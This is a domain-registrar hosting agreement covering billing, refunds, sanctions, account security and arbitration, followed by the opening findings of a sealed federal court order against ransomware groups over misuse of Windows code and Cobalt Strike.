5. We exercise no control over, and accept no responsibility for, User Content or the content of any information passing through our computers, network hubs and points of presence or the internet. We do not monitor User Content. However, you acknowledge and agree that we may, but are not obligated to, immediately take any corrective action in our sole discretion, including without limitation removal of all or a portion of the User Content or User Websites, and suspend or terminate any and all Services without refund if you violate the terms of this Agreement. You hereby agree that the Company shall have no liability due to any corrective action that we may take.

## 5. HIPAA Disclaimer

The Services do not comply with the U.S. Health Insurance Portability and Accountability Act ("HIPAA"). You are solely responsible for compliance with all applicable laws governing the privacy and security of personal data, including medical or other sensitive data. You acknowledge that the Services are not appropriate for the storage or control of access to sensitive data, such as information about children or medical or health information. We do not control or monitor the information or data you store on, or transmit through, our Services. We specifically disclaim any representation or warranty that the Services, as offered, comply with HIPAA. Users requiring secure storage of "Protected Health Information" as defined under HIPAA are expressly prohibited from using this Service for such purposes. Storing and permitting access to "Protected Health Information," is a material violation of this Agreement, and grounds for immediate account termination. We do not sign "Business Associate Agreements," and you agree that Company is not a Business Associate or subcontractor or agent of yours pursuant to HIPAA. If you have questions about the security of your data, please contact us by phone or chat.

## 6. Certain Services; 404 Error Page.

In the event you fail to configure a 404 error page, a default 404 error page will be configured by the Company to appear in the event an Internet user enters a URL related to your domain but for which no file is associated. By not configuring a 404 error page, you hereby consent to and

authorize the Company's placement of a default 404 error page and its associated content on your website. The Company's 404 error page may contain advertisements and other materials selected by the Company in the Company's sole discretion. This may include, but is not limited to, third-party websites, third-party product and service offerings, and/or Internet search engines. You may change the 404 error page configuration at any time. The Company reserves the right to collect and retain all revenue obtained from such advertising and other materials.

## 7. Third Party Products and Services

### 1. Third Party Providers

We may offer certain third party products and services. Such products and services may be subject to the terms and conditions of the third party provider. Discounts, promotions and special third party offers may be subject to additional restrictions and limitations by the third party provider. You should confirm the terms of any purchase and the use of goods or services with the specific third party provider with whom you are dealing. Please refer to Appendix A to obtain links to the terms and conditions of certain third party providers. Appendix A is a representative list and not a comprehensive list of goods or services offered by third party providers.

The Company does not make any representations or warranties regarding, and is not liable for, the quality, availability, or timeliness of goods or services provided by a third party provider. You undertake all transactions with these third party providers at your own risk. We do not warrant the accuracy or completeness of any information regarding third party providers. The Company is not an agent, representative, trustee or fiduciary of you or the third party provider in any transaction.

### 2. The Company as Reseller or Sublicensor

We may act as a reseller or sublicensor of certain third party services, hardware, software and equipment used in connection with the Services ("Resold Products"). We shall not be responsible for any changes in the Services that cause any Resold Products to become obsolete, require modification or alteration, or otherwise affect the performance of the Services. Any malfunction or manufacturer's defects of Resold Products, either sold, sublicensed or provided by us to you will not be deemed a breach of the Company's obligations under this Agreement. Any rights or remedies you may have regarding the ownership, licensing, performance or compliance of any Resold Product are limited to those rights extended to you by the manufacturer of such Resold

Product. You are entitled to use any Resold Product supplied by us only in connection with your use of the Services as permitted under this Agreement. You shall make no attempt to copy, alter, reverse engineer, or tamper with such Resold Product or to use it other than in connection with the Services. You shall not resell, transfer, export or re-export any Resold Product, or any technical data derived therefrom, in violation of any applicable law, rules or regulations.

### 3. Third Party Websites

The Services may contain links to other websites that are not owned or controlled by us (“Third Party Sites”), as well as articles, photographs, text, graphics, pictures, designs, sound, video, information, and other content or items belonging to or originating from third parties (“Third Party Content”). We are not responsible for any Third Party Sites or Third Party Content accessed through the Services. Third Party Sites and Third Party Content are not investigated, monitored or checked for accuracy, appropriateness, or completeness by us. If you decide to access Third Party Sites or to access or use any Third Party Content, you do so at your own risk and you should be aware that our terms and policies no longer govern. You should review the applicable third party’s terms and policies, including privacy and data gathering practices of any website to which you navigate.

### 7. Prohibited Persons (Countries, Entities, And Individuals).

The Services are subject to export control and economic sanctions laws and regulations administered or enforced by the United States Department of Commerce, Department of Treasury’s Office of Foreign Assets Control (“OFAC”), Department of State, and other United States authorities (collectively, “U.S. Trade Laws”). You may not use the Services to export or reexport, or permit the export or reexport, of software or technical data in violation of U.S. Trade Laws. In addition, by using the Services, you represent and warrant that you are not (a) an individual, organization or entity organized or located in a country or territory that is the target of OFAC sanctions (including Cuba, Iran, Syria, North Korea, or the Crimea, the Donetsk People’s Republic, or the Luhansk People’s Republic regions of Ukraine); (b) designated as a Specially Designated National or Blocked Person by OFAC or otherwise owned, controlled, or acting on behalf of such a person; (c) otherwise a prohibited party under U.S. Trade Laws; or (d) engaged in nuclear, missile, chemical or biological weapons activities to which U.S. persons may not contribute without a U.S. Government license. Unless otherwise provided with explicit written permission, the Company also does not register, and prohibits the use of any of our Services in

connection with, any Country-Code Top Level Domain Name (“ccTLD”) for any country or territory that is the target of OFAC sanctions. The obligations under this section shall survive any termination or expiration of this Agreement or your use of the Services.

## 8. Account Security and Company Systems.

1. It is your responsibility to ensure that scripts/programs installed under your account are secure and permissions of directories are set properly, regardless of the installation method. When at all possible, set permissions on most directories to 755 or as restrictive as possible. Users are ultimately responsible for all actions taken under their account. This includes the compromise of credentials such as username and password. You are required to use a secure password. If a weak password is used, your account may be suspended until you agree to use a more secure password. Audits may be done to prevent weak passwords from being used. If an audit is performed, and your password is found to be weak, we will notify you and allow time for you to change or update your password before suspending your account.
2. The Services, including all related equipment, networks and network devices are provided only for authorized customer use. We may, but is not obligated to, monitor our systems, including without limitation, to ensure that use is authorized, to facilitate protection against unauthorized access, and to verify security procedures, survivability, and operational security. During monitoring, information may be scanned, examined, recorded, copied and used for authorized purposes. By using the Services, you consent to monitoring for these purposes.
3. Any account found connecting to a third party network or system without authorization from the third party is subject to suspension. Access to networks or systems outside of your direct control requires the express written consent of the third party. We may, at our discretion, request documentation to prove that your access to a third party network or system is authorized.
4. Any account that is found to be compromised may be disabled and/or terminated. If you do not clean up your account after being notified by us of an ongoing issue, we reserve the right to keep your account disabled. Upon your request, we may clean-up your account for an additional fee.
5. We reserve the right to migrate your account from one data-center to another in order to comply with applicable data center policies, local law or for technical or other reasons

without notice.

## 9. Compatibility with the Services

1. You agree to cooperate fully with us in connection with our provision of the Services. It is solely your responsibility to provide any equipment or software that may be necessary for your use of the Services. To the extent that the performance of any of our obligations under this Agreement may depend upon your performance of your obligations, the Company is not responsible for any delays due to your failure to timely perform your obligations.
2. You are solely responsible for ensuring that all User Content and User Websites are compatible with the hardware and software used by us to provide the Services, which may be changed by us from time to time in our sole discretion.
3. You are solely responsible for backing-up all User Content, including but not limited to, any User Websites. The Company does not warrant that we back-up any User Content, and you agree to accept the risk of loss of any and all User Content.

## 10. Billing and Payment Information

1. Prepayment. It is your responsibility to ensure that your payment information is up to date, and that all invoices are paid on time. You agree to pay for the Services in advance of the time period during which such Services are provided. Subject to applicable laws, rules, and regulations, at our sole discretion, payments may be applied to outstanding invoices in your billing account.
2. Autorenewal.

Unless otherwise provided, you agree that until and unless you notify us of your desire to cancel the Services, you may be billed, but we are not obligated to bill you, on an automatically recurring basis to prevent any disruption to your Services, using your credit card or other billing information on file with us.



### 3. Advance Account.

If you maintain a credit balance, we will deduct from the credit balance when you purchase products or services from us. If the credit balance is insufficient for processing the order the order may not be processed. Any negative balance in the Advance Account will become immediately payable. If you do not correct a negative balance in your account within 24 hours, we reserve the right to terminate the Services with immediate effect and without any notice.

### 4. Taxes. Listed fees for the Services do not include any applicable sales, use, revenue, excise or other taxes imposed by any taxing authority, unless otherwise provided. Any applicable taxes will be added to your invoice as a separate charge to be paid by you. All fees are non-refundable when paid unless otherwise stated.

### 5. Late Payment or Non-Payment.

Any invoice that is outstanding may result in the suspension or termination of Services. Access to the account will not be restored until payment has been received. If you fail to pay the fees as specified herein, we may suspend or terminate your account and pursue the collection costs incurred by the Company, including without limitation, any arbitration and legal fees, and reasonable attorneys' fees. We will not activate new orders or activate new packages for customers who have an outstanding balance on their account.

Dedicated servers are subject to being reclaimed and all content deleted if you fail to make a timely payment. You have fifteen (15) days from the expiry date to pay the outstanding amount due for a dedicated server. After 15 days, the data on the dedicated server will be permanently deleted and cannot be restored.

### 6. Domain Payments.

1. Domain registrations. No refunds will be given once a domain is registered.
2. Domain Renewals. You can manage domain renewals in your control panel. Domain renewal notices are provided as a courtesy reminder and we are not responsible for any failure to renew a domain or failure to notify about a domain renewal. No refunds will be given once a domain is renewed.

7. **Fraud.** It is a violation of this Agreement for you to misuse or fraudulently use credit cards, charge cards, electronic funds transfers, electronic checks, or any other payment method. We may report any such misuse or fraudulent use, as determined in our sole discretion, to governmental and law enforcement authorities, credit reporting services, financial institutions and/or credit card companies.

8. **Invoice Disputes.**

If you have any questions concerning a charge on your account, please reach out to our billing department for assistance.

9. **Price Change**

The Company reserves the right to change prices, the monthly payment amount, or any other charges at any time. We will provide you with at least thirty (30) days' notice before charging you with any price change. It is your sole responsibility to periodically review billing information provided by us through the user billing tool or through other methods of communication, including notices sent or posted by us.

11. **Coupons Discounts and coupon codes** are reserved for first-time accounts or first-time customers only and may not be used towards the purchase of a domain registration unless otherwise specified. If you have previously signed up using a particular domain, you may not sign up again for that domain using another coupon at a later date. Any account found in violation of these policies will be reviewed by our Sales department and the appropriate charges will be added to the account. Coupon abuse will not be tolerated and may result in the suspension or termination of your account. All coupons and discounts are only valid towards the initial purchase and do not affect the renewal or recurring price.

12. **Money-back Guarantee**

1. **Dedicated Servers** There are no refunds on dedicated servers. The forty-five (45) day money-back guarantee does not apply to dedicated servers.

2. **Managed shared, VPS and Reseller Services** The Company offers a thirty (30) day money-back guarantee for shared, VPS, and reseller hosting services only. If you are not

completely satisfied with these hosting services and you terminate your account within thirty (30) days of signing up for the Services, you will be given a full refund of the amount paid for hosting. This money-back guarantee only applies to fees paid for hosting services and does not apply to any fees for any additional products or services. For more information about our refund policy on additional products or services please refer to the section Non-refundable Products and Services.

### 13. Cancellations and Refunds

1. Refunds. Only first-time accounts are eligible for a refund. For example, if you've had an account with us before, canceled and signed up again, or if you have opened a second account with us, you will not be eligible for a refund. Violations of this Agreement will waive your rights under the refund policy.
2. Non-refundable Products and Services.

Notwithstanding anything to the contrary contained in this Agreement, there are no refunds of any fee (including without limitation, administrative fee and/or tax) on Sectigo WebDNS, dedicated servers, or additional products or services such as Codeguard, Digital Certificates, Domain Backorder Service, shared VPS hosting, SiteLock install fees for custom software, and/or any other products or services of the Company.

#### 3. Cancellation Process.

You may terminate or cancel the Services from the control panel. If you cancel the Services, you are obligated to pay all fees and charges accrued prior to the effectiveness of such cancellation. If you request to suspend or cancel your customer account, your access to the control panel will be suspended and you will not be able to access the billing system to renew products or services or to update your account information. However, you will continue to have access to use the Services purchased until the end of your prepaid term.

Please note that if you have pending orders outstanding on your account at the time you cancel your account, we will continue to process those orders so long as your Advance Account has sufficient funds to cover the charges. If we are unable to fulfill any orders, the charges for such orders will be reversed and we reserve the right to cancel such orders.

We reserve the right to deny or cancel any order within thirty (30) days of processing such order. In such case we will refund the fees charged for the order.

14. Termination. We may terminate your access to the Services, in whole or in part, including deletion or confiscation of all files, content, and/or domain name registrations, without notice in the event that: (i) you fail to pay any fees due hereunder to PDR; (ii) you violate the terms and conditions of this Agreement; (iii) your conduct may harm PDR or others, cause PDR or others to incur liability, or disrupt PDR's business operations (as determined by PDR in its sole discretion); (iv) you are abusive toward PDR's staff in any manner; or (v) for any other lawful reason, including to comply with applicable law, or as otherwise specified in this Agreement. In such event, PDR will not refund to you any fees paid in advance of such termination, and you shall be obligated to pay all fees and charges accrued prior to the effectiveness of such termination.

UPON TERMINATION OF THE SERVICES FOR ANY REASON, USER CONTENT, USER WEBSITES, AND OTHER DATA MAY BE DELETED.

## 15. CPU, Bandwidth and Disk Usage

### 1. Permitted CPU and Disk Usage.

Shared hosting space may only be used for web files, active email and content of User Websites. Shared hosting space may not be used for storage (whether of media, emails, or other data), including, as offsite storage of electronic files, email or FTP hosts. We expressly reserve the right to review every shared account for excessive usage of CPU, disk space and other resources that may be caused by a violation of this Agreement or the **Acceptable Use Policy** (<https://publicdomainregistry.com/legal/#aup>). We may, in our sole discretion, terminate access to the Services or remove or delete User Content for those accounts that are found to be in violation of these Terms and Conditions and other policies. Dedicated and VPS usage will be limited by the resources allocated to the specific plan that you purchase.

### 2. Bandwidth Usage.

Bandwidth usage is unmetered (i.e., not monitored) for shared hosting services only. Bandwidth usage for dedicated, reseller and VPS services are subject to the terms and limitations of the plan you purchased which are available in your control panel.

## 16. Reseller Terms and Client Responsibility

1. Shared accounts may not be used to resell web hosting to others. If you wish to resell hosting you must use a reseller account.
2. Resellers shall ensure that each of its clients, customers or users (“Reseller Users”) complies with this Agreement, including for the sake of clarity, Appendix A.
3. Resellers are responsible for supporting Reseller Users, including but not limited to providing customer service, billing support and technical support. The Company does not provide support to Reseller Users. If a Reseller User contacts us, we reserve the right to place a reseller client account on hold until the reseller can assume responsibility for the Reseller User. All support requests must be made by the reseller on Reseller User’s behalf for security purposes.
4. Resellers are also responsible for all content stored or transmitted under their reseller account and the actions of Reseller Users. The Company may hold any reseller responsible for any of their client’s actions that violate the law or this Agreement.
5. The Company is not responsible for the acts or omissions of our resellers. The reseller hereby agrees to indemnify the Company from and against any and all claims made by any User arising from the reseller’s acts or omissions.
6. The Company reserves the right to revise our Reseller Program at any time. Changes shall take effect when posted online or on any subsequent date as may be set forth by the Company.

Resellers in the the Company’s Reseller Program assume all responsibility for billing and technical support for each of the Users signed up by the reseller.

## 17. Limitation of Liability

IN NO EVENT WILL THE COMPANY, ITS DIRECTORS, EMPLOYEES OR AGENTS BE LIABLE TO YOU OR ANY THIRD PERSON FOR ANY INDIRECT, CONSEQUENTIAL, EXEMPLARY, INCIDENTAL, SPECIAL OR PUNITIVE DAMAGES, INCLUDING FOR ANY LOST PROFITS OR LOST DATA ARISING FROM YOUR USE OF THE SERVICES, OR ANY USER CONTENT, USER

WEBSITES OR OTHER MATERIALS ACCESSED OR DOWNLOADED THROUGH THE SERVICES, EVEN IF THE COMPANY IS AWARE OR HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

NOTWITHSTANDING ANYTHING TO THE CONTRARY CONTAINED HEREIN, THE COMPANY'S LIABILITY TO YOU, OR ANY PARTY CLAIMING THROUGH YOU, FOR ANY CAUSE WHATSOEVER, AND REGARDLESS OF THE FORM OF THE ACTION, IS LIMITED TO THE AMOUNT PAID, IF ANY, BY YOU TO THE COMPANY FOR THE SERVICES IN THE THREE (3) MONTHS PRIOR TO THE INITIAL ACTION GIVING RISE TO LIABILITY. THIS IS AN AGGREGATE LIMIT. THE EXISTENCE OF MORE THAN ONE CLAIM HEREUNDER WILL NOT INCREASE THIS LIMIT.

18. Indemnification You agree to indemnify, defend and hold harmless the Company, our affiliates, and their respective officers, directors, employees and agents (each an "Indemnified Party" and, collectively, the "Indemnified Parties") from and against any and all claims, damages, losses, liabilities, suits, actions, demands, proceedings (whether legal or administrative), and expenses (including, but not limited to, reasonable attorney's fees) threatened, asserted, or filed by a third party against any of the Indemnified Parties arising out of or relating to (i) your use of the Services, (ii) any breach or violation by you of this Agreement; or (iii) any acts or omissions by you. The terms of this section shall survive any termination of this Agreement.

## 19. Arbitration

Your use of the Services is also governed by the following:

Unless you are in India, you also hereby agree to the Company's Arbitration Agreement, which is incorporated into this Agreement by reference and can be found **here** (<https://publicdomainregistry.com/legal/#arbitration>).

Alternatively, if you are in India, the following provision applies to you:

All disputes, controversies and differences arising out of or relating to this Agreement, including a dispute relating to the validity or existence of this Agreement ("Dispute") shall be referred to and resolved by arbitration in Mumbai, India under the provisions of the Arbitration and Conciliation Act, 1996; provided that, to the extent a party may suffer immediate and irreparable harm for which monetary damages would not be an adequate remedy as a result of the other party's breach or threatened breach of any obligation hereunder, such party may seek equitable relief, including an injunction, from a court of competent jurisdiction, which shall not be subject

to this Section. The arbitration tribunal shall consist of one (1) arbitrator jointly appointed by the parties within fifteen (15) days from the date of first recommendation for an arbitrator in written form for a party to the other. If the parties fail to agree on appointment of such arbitrator, then the arbitrator shall be appointed as per the provisions of Arbitration and Conciliation Act, 1996. The language of the arbitration shall be English. As part of the terms of the appointment of the arbitrator(s), the arbitrator(s) shall be required to produce a final and binding award or awards within six (6) months of the appointment of the sole arbitrator (jointly appointed by the parties). Parties shall use their best efforts to assist the arbitrator(s) to achieve this objective, and the parties agree that this six (6) month period shall only be extended in exceptional circumstances, which are to be determined by the arbitrator(s) in its absolute discretion. The arbitral award passed by the arbitrator shall be final and binding on the parties and shall be enforceable in accordance with its terms. The arbitrator shall state reasons for its findings in writing. The parties agree to be bound thereby and to act accordingly. All costs of the arbitration shall be borne equally by the parties.

## 20. Independent Contractor

The Company and User are independent contractors and nothing contained in this Agreement places the Company and User in the relationship of principal and agent, partners or joint ventures. Neither party has, expressly or by implication, or may represent itself as having, any authority to make contracts or enter into any agreements in the name of the other party, or to obligate or bind the other party in any manner whatsoever.

## 21. Governing Law; Jurisdiction

Unless you are in India, any controversy or claim arising out of or relating to this Agreement, the formation of this Agreement or the breach of this Agreement, including any claim based upon an alleged tort, shall be governed by the substantive laws of the Commonwealth of Massachusetts.

If you are in India, any controversy or claim arising out of or relating to this Agreement, the formation of this Agreement or the breach of this Agreement, including any claim based upon an alleged tort, shall be governed by the substantive laws of the Republic of India.

Notwithstanding the foregoing, the United Nations Convention on Contracts for the International Sale of Goods does not apply to this Agreement.

## 22. Backups and Data Loss

Your use of the Services is at your sole risk. the Company does not maintain backups of dedicated accounts or the Services purchased by you. You should not rely on the Company for backup. It is solely your responsibility to maintain backups. the Company is not responsible for files and/or data residing on your account. You agree to take full responsibility for all files and data transferred and to maintain all appropriate backup of files and data stored on the Company's servers.

### 23. Limited Disclaimer and Warranty

THE SERVICES PROVIDED UNDER THIS AGREEMENT ARE PROVIDED ON AN "AS IS" AND "AS AVAILABLE BASIS." EXCEPT AS EXPRESSLY PROVIDED IN THIS SECTION, THE COMPANY AND OUR AFFILIATES, EMPLOYEES, AGENTS, SUPPLIERS AND LICENSORS DISCLAIM ALL WARRANTIES OF ANY KIND, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE, OR NON-INFRINGEMENT. THE COMPANY AND OUR AFFILIATES, EMPLOYEES, AGENTS, SUPPLIERS AND LICENSORS MAKE NO REPRESENTATIONS OR WARRANTIES (I) THAT THE SERVICES WILL BE UNINTERRUPTED, ERROR FREE OR COMPLETELY SECURE; (II) AS TO THE RESULTS THAT MAY BE OBTAINED FROM THE USE OF THE SERVICES; OR (III) AS TO THE ACCURACY, RELIABILITY OR CONTENT OF ANY INFORMATION PROVIDED THROUGH THE SERVICES. THE COMPANY AND OUR AFFILIATES, EMPLOYEES, AGENTS, SUPPLIERS AND LICENSORS ARE NOT LIABLE, AND EXPRESSLY DISCLAIMS ANY LIABILITY, FOR THE CONTENT OF ANY DATA TRANSFERRED EITHER TO OR FROM USERS OR STORED BY USERS ON OR THROUGH THE SERVICES. THE TERMS OF THIS SECTION SHALL SURVIVE ANY TERMINATION OF THIS AGREEMENT.

### 24. Entire Agreement.

This Agreement, including policies and documents incorporated by reference, supersedes all prior discussions, negotiations and agreements between the parties with respect to the subject matter hereof, and this Agreement constitutes the sole and entire agreement between the parties with respect to the matters covered hereby.

### 25. Headings. The headings herein are for convenience only and are not part of this Agreement.



## 26. Changes to the Agreement or the Services

We may change or modify this Agreement at any time. We will post a notice of any significant changes to this Agreement on our website for at least thirty (30) days after the changes are posted and will indicate at the bottom of this Agreement the date these terms were last revised. Any changes or modifications to this Agreement shall be effective and binding on you as of the date indicated in a notice posted on this page. If no date is specified, your use of the Services after such changes or modifications shall constitute your acceptance of the Agreement as modified. If you do not agree to abide by this Agreement, you are not authorized to use or access the Services.

27. **Severability** If any provision or portion of any provision of this Agreement is found to be illegal, invalid or unenforceable by a court of competent jurisdiction, the remaining provisions or portions (unless otherwise specified) thereof shall remain in full force and effect.

28. **Waiver** No failure or delay by you or the Company to exercise any right or remedy hereunder shall operate as a waiver thereof, nor shall any single or partial exercise of any right or remedy preclude any other or further exercise of any right or remedy. No express waiver of, or assent to, any breach of or default in any term or condition of this Agreement by any party hereto shall constitute a waiver of, or an assent to, any succeeding breach of or default in the same or any other term or condition hereof.

## 29. Assignment; Successors

You may not assign or transfer this Agreement or any of your rights or obligations hereunder, without the prior written consent of the Company. Any attempted assignment in violation of this Agreement shall be null and void and of no force or effect whatsoever. We may assign our rights and obligations under this Agreement, and may engage subcontractors or agents in performing our duties and exercising our rights hereunder, without the consent of User. This Agreement shall be binding upon and shall inure to the benefit of the parties hereto and their respective successors and permitted assigns.

## 30. Force Majeure

Neither party is liable for any default or delay in the performance of any of its obligations under this Agreement (other than failure to make payments when due) if such default or delay is caused, directly or indirectly, by forces beyond such party's reasonable control, including, without limitation, fire, flood, acts of God, labor disputes, accidents, acts of war or terrorism, interruptions of transportation or communications, supply shortages or the failure of any third party to perform any commitment relative to the production or delivery of any equipment or material required for such party to perform its obligations hereunder.

### 31. Third-Party Beneficiaries

Except as otherwise expressly provided in this Agreement, nothing in this Agreement is intended, nor shall anything herein be construed to confer any rights in any person other than the parties hereto and their respective successors and permitted assigns. Notwithstanding the foregoing, user acknowledges and agrees that any supplier of a third-party product or service that is identified as a third-party beneficiary in the service description, is an intended third-party beneficiary of the provisions set forth in this Agreement as they relate specifically to its products or services and shall have the right to enforce directly the terms and conditions of this Agreement with respect to its products or services against user as if it were a party to this Agreement.

### 32. WordPress Plugins

If you install or use WordPress plugins operated by Automattic on your hosting account (including, for example, Jetpack), you also acknowledge and agree to (1) the WordPress.com Terms of Service located at (<https://en.wordpress.com/tos/> (<https://en.wordpress.com/tos/>)) which apply to your use of all Automattic products and services; and (2) the Automattic Privacy Policy located at (<http://automattic.com/privacy/> (<http://automattic.com/privacy/>)), including without limitation, Automattic's collection of data as described therein.

#### Appendix A:

If you purchase a third party product or service from the Company, you agree to this Agreements AND the following terms and conditions of the third party product or service, which are incorporated herein and made a part of this Agreement by reference:

1. SiteLock: <https://www.sitelock.com/terms> (<https://www.sitelock.com/terms>)

2. CodeGuard: <https://codeguard.com/pages/terms-of-service>  
(<https://codeguard.com/pages/terms-of-service>)
3. Hostgator: <https://www.hostgator.com/tos> (<https://www.hostgator.com/tos>)
4. Bluehost: <https://www.bluehost.com/terms> (<https://www.bluehost.com/terms>)
5. Comodo SSL: <https://ssl.comodo.com/terms> (<https://ssl.comodo.com/terms>)
6. Google Apps Core Services: [https://gsuite.google.com/terms/user\\_features.html](https://gsuite.google.com/terms/user_features.html)  
([https://gsuite.google.com/terms/user\\_features.html](https://gsuite.google.com/terms/user_features.html))
7. WordPress: <https://en.wordpress.com/tos/> (<https://en.wordpress.com/tos/>) and  
<http://automattic.com/privacy/>
8. Sectigo WebDNS (Premium DNS). This section shall apply to Sectigo WebDNS Services

8.1. In addition to the terms of this Agreement, Subscriber's use of the WebDNS Services shall be subject to all policies available here:

<https://sectigo.com/uploads/files/WebDNS-SectigoWebSecurityPlatformTermsandConditionsv1.2.pdf>  
(<https://sectigo.com/uploads/files/WebDNS-SectigoWebSecurityPlatformTermsandConditionsv1.2.pdf>)

, which may be updated from time to time in Sectigo's sole discretion.

9. Acronis Backup: <https://www.acronis.com/en-us/support/platform-terms-conditions.html> (<https://www.acronis.com/en-us/support/platform-terms-conditions.html>)

**VPS and Designated Server Addendum (/legal#vps\_tos)**

**Domain Registration Agreement (/legal#dra)**

This file was last modified on 1st September, 2022.

# 5,103,357

**CURRENTLY SERVING**

**DOMAINS ACROSS 180 COUNTRIES**

## WHOIS LOOKUP

SUBMIT

[REGISTER \(HTTP://PUBLICDOMAINREGISTRY.COM/\)](http://PUBLICDOMAINREGISTRY.COM/)

[RENEW \(HTTP://PUBLICDOMAINREGISTRY.COM/RENEW/\)](http://PUBLICDOMAINREGISTRY.COM/RENEW/)

[PRICING \(HTTP://PUBLICDOMAINREGISTRY.COM/PRICING/\)](http://PUBLICDOMAINREGISTRY.COM/PRICING/)

[PARTNERS \(HTTP://PUBLICDOMAINREGISTRY.COM/PARTNERS/\)](http://PUBLICDOMAINREGISTRY.COM/PARTNERS/)

[SUPPORT \(HTTP://PUBLICDOMAINREGISTRY.COM/SUPPORT/\)](http://PUBLICDOMAINREGISTRY.COM/SUPPORT/)

[CONTACT US \(HTTP://PUBLICDOMAINREGISTRY.COM/CONTACT-US/\)](http://PUBLICDOMAINREGISTRY.COM/CONTACT-US/)

[LEGAL \(HTTP://PUBLICDOMAINREGISTRY.COM/LEGAL/\)](http://PUBLICDOMAINREGISTRY.COM/LEGAL/)

[REPORT ABUSE \(HTTP://PUBLICDOMAINREGISTRY.COM/REPORT-ABUSE-2/\)](http://PUBLICDOMAINREGISTRY.COM/REPORT-ABUSE-2/)

[COOKIE SETTINGS](#)

[PRIVACY \(HTTPS://NEWFOLD.COM/PRIVACY-CENTER\)](https://NEWFOLD.COM/PRIVACY-CENTER)

**Do Not Sell My Personal Information (<https://www.newfold.com/privacy-center/addendum-for-california-users>)**

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# Exhibit 8

**UNITED STATES DISTRICT COURT  
EASTERN DISTRICT OF NEW YORK**

MICROSOFT CORPORATION, a Washington Corporation, FORTRA, LLC, a Minnesota Corporation, and HEALTH-ISAC, INC., a Florida Corporation,  
Plaintiff,

v.

JOHN DOES 1-2, JOHN DOES 3-4 (AKA CONTI RANSOMWARE GROUP), JOHN DOES 5-6 (AKA LOCKBIT RANSOMWARE GROUP), JOHN DOES 7-8 (AKA DEV-0193), JOHN DOES 9-10 (AKA DEV-0206), JOHN DOES 11-12 (AKA DEV-0237), JOHN DOES 13-14 (AKA DEV-0243), JOHN DOES 15-16 (AKA DEV-0504), Controlling Computer Networks and Thereby Injuring Plaintiffs and Their Customers,

Defendants.

Case No. 23-cv-2447-LDH-JRC

**FILED UNDER SEAL**

**EX PARTE TEMPORARY RESTRAINING ORDER, SEIZURE ORDER AND ORDER TO  
SHOW CAUSE RE PRELIMINARY INJUNCTION**

Plaintiffs Microsoft Corp. (“Microsoft”), Fortra LLC (“Fortra”), and Health-ISAC, Inc. (“Health-ISAC”) have filed a Complaint for injunctive and other relief pursuant to, Digital Millennium Copyright Act (17 U.S. § 1201); the Copyright Act (17 U.S.C. §§ 101 *et seq.*); the Computer Fraud and Abuse Act (18 U.S.C. § 1030); the Electronic Communications Privacy Act (18 U.S.C. § 2701); Trademark Infringement, False Designation of Origin, and Trademark Dilution under the Lanham Act (15 U.S.C. §§ 1114 *et seq.*); violations of the Racketeer Influenced and Corrupt Organizations Act (18 U.S.C. § 1962); conspiracy to violate the Racketeer Influenced and Corrupt Organizations Act (18 U.S.C. § 1962); and the common law of trespass, conversion, and unjust enrichment. Plaintiffs have also moved *ex parte* for an emergency temporary restraining order and seizure order pursuant to Rule 65(b) of the Federal Rules of Civil Procedure, 15 U.S.C. § 1116(d) (the “Lanham Act”) and 28 U.S.C. § 1651(a) (the “All Writs Act”), and an order to show cause why a preliminary injunction should not be granted.

#### **FINDINGS OF FACT AND CONCLUSIONS OF LAW**

Having reviewed the papers, declarations, exhibits, and memorandum filed in support of Plaintiffs’ Application for an Emergency Temporary Restraining Order, Seizure Order, and Order to Show Cause for Preliminary Injunction (“TRO Application”), the Court hereby makes the following findings of fact and conclusions of law:

1. This Court has jurisdiction over the subject matter of this case and there is good cause to believe that it will have jurisdiction over all parties hereto; the Complaint states a claim upon which relief may be granted against Defendants under the Digital Millennium Copyright Act (17 U.S. § 1201); the Copyright Act (17 U.S.C. §§ 101 *et seq.*); the Computer Fraud and Abuse Act (18 U.S.C. § 1030); the Electronic Communications Privacy Act (18 U.S.C. § 2701); Trademark Infringement, False Designation of Origin, and Trademark Dilution under the Lanham Act (15 U.S.C. §§ 1114 *et seq.*); violations of the Racketeer Influenced and Corrupt Organizations Act (18 U.S.C. § 1962); conspiracy to violate the Racketeer Influenced and Corrupt Organizations Act (18 U.S.C. § 1962); and the common law of trespass, conversion, and unjust enrichment.

2. Microsoft owns the registered trademarks “Microsoft” and “Windows” used in connection with its services, software, and products. Copies of the trademark registrations



for the Microsoft marks are attached as **Appendix B** to the Complaint.

3. Microsoft also owns copyrights in the code, documentation, specifications, libraries, and other materials that comprise the Windows operating system, including the Declaring Code (the code at issue in this case encompasses a type of code called “declarations” within header files and within libraries contained in the software development kit (“SDK”). Specifically, Microsoft owns the registered copyrights in the Windows 8 SDK, Reg. No. TX 8-999-365 (Copyrighted Work). Microsoft’s Copyrighted Work is an original, creative work and copyrightable subject matter under the laws of the United States. Copies of the registration are attached to the Complaint as **Appendix C**.

4. Fortra also owns the copyrights in the code, documentation, specifications, libraries, and other materials that comprise the Cobalt Strike proprietary software. Fortra’s copyrights are registered with the United States Copyright Office. Copies of the registration are attached to the Complaint as **Appendix D**.

5. Fortra owns the registered trademark in Cobalt Strike. Copies of the trademark registration for Fortra are attached to the Complaint as **Appendix E**.

6. Health-ISAC’s members have invested in developing their brands, trademarks and trade names in association with the healthcare industry. Health-ISAC represents the interests of its members in maintaining security and maintaining their brand integrity regarding security matters.

7. There is good cause to believe that Defendants have engaged in and are likely to engage in acts or practices that violate Digital Millennium Copyright Act (17 U.S. § 1201); the Copyright Act (17 U.S.C. §§ 101 *et seq.*); the Computer Fraud and Abuse Act (18 U.S.C. § 1030); the Electronic Communications Privacy Act (18 U.S.C. § 2701); Trademark Infringement, False Designation of Origin, and Trademark Dilution under the Lanham Act (15 U.S.C. §§ 1114 *et seq.*); violations of the Racketeer Influenced and Corrupt Organizations Act (18 U.S.C. § 1962); conspiracy to violate the Racketeer Influenced and Corrupt Organizations Act (18 U.S.C. § 1962); and the common law of trespass, conversion, and unjust enrichment.

